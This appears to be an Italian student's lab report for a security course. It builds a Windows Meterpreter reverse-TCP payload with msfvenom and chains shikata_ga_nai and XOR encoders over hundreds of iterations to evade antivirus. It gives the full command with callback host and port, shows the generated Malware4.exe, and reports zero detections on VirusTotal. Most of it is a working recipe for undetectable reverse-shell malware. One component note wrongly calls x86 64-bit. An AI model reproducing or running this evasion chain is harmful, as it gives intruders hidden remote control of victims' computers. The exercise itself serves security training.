

# REPORT S9/L1

---

Obiettivo: L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

## SVOLGIMENTO

Utilizzo il comando *msfvenom --list encoders* per ottenere la lista di algoritmi di encoding utilizzabili.

```
(kali@kali)-[~]  
$ msfvenom --list encoders  
  
Framework Encoders [--encoder <value>]  
=====
```

Name	Rank	Description
cmd/base64	good	Base64 Command Encoder
cmd/brace	low	Bash Brace Expansion Command Encoder
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Bourne \${IFS} Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xori	normal	Byte XORi Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xori	normal	Byte XORi Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
ruby/base64	great	Ruby Base64 Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder

Realizzo e lancio il malware utilizzando il seguente codice:

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.240.101 LPORT=4444 -a x86 --platform windows -e  
x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows  
-e x86/xor_dynamic -i 20 -f raw | msfvenom -a x86 --platform windows -e  
x86/shikata_ga_nai -i 150 -f raw | msfvenom -a x86 --platform windows  
-e x86/xor_dynamic -i 50 -f raw | msfvenom -a x86 --platform windows -e  
x86/xor_poly -i 70 -o Malware2.exe
```


```
(kali@kali)~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.240.101 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 20 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 50 -f raw | msfvenom -a x86 --platform windows -e x86/xor_poly -i 70 -o Malware4.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...

x86/xor_poly chosen with final size 3701
Payload size: 3701 bytes
Saved as: Malware4.exe
```

Componenti del codice:

- **Msfvenom**: server per generare il payload
- **-p windows/meterpreter/reverse\_tcp**: specifica il tipo di payload
- **-a x86**: specifica l'architettura del payload, 64 bit
- **--platform windows**: piattaforma target
- **-e x86/shikata\_ga\_nai**: tipo di encoder
- **-i x**: numero di interazioni
- **-f raw**: formato output grezzo

Per verificare la rilevabilità del malware carico il file nel sito virus total.



The screenshot shows the VirusTotal interface for a file named 'Malware4.exe'. At the top, a green circle indicates a 'Community Score' of 0/50. The file's SHA-256 hash is 3ee203bf64cbe4e2a1842d8665e0d84c2f5bb082e95c1f95c2a473aebca86411. The file size is 3.61 KB and it was last analyzed 1 minute ago. The 'DETECTION' tab is active, showing a table of security vendors' analysis. All vendors listed (Acronis, AliCloud, Antiy-AVL, AhnLab-V3, ALYac, and Arcabit) have marked the file as 'Undetected'. A banner at the top of the detection section encourages joining the community and automating checks.

Security vendors' analysis		Do you want to automate checks?	
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected

La differenza principale col malware visto a lezione è sicuramente data dai maggiori strati di encoding aggiunti.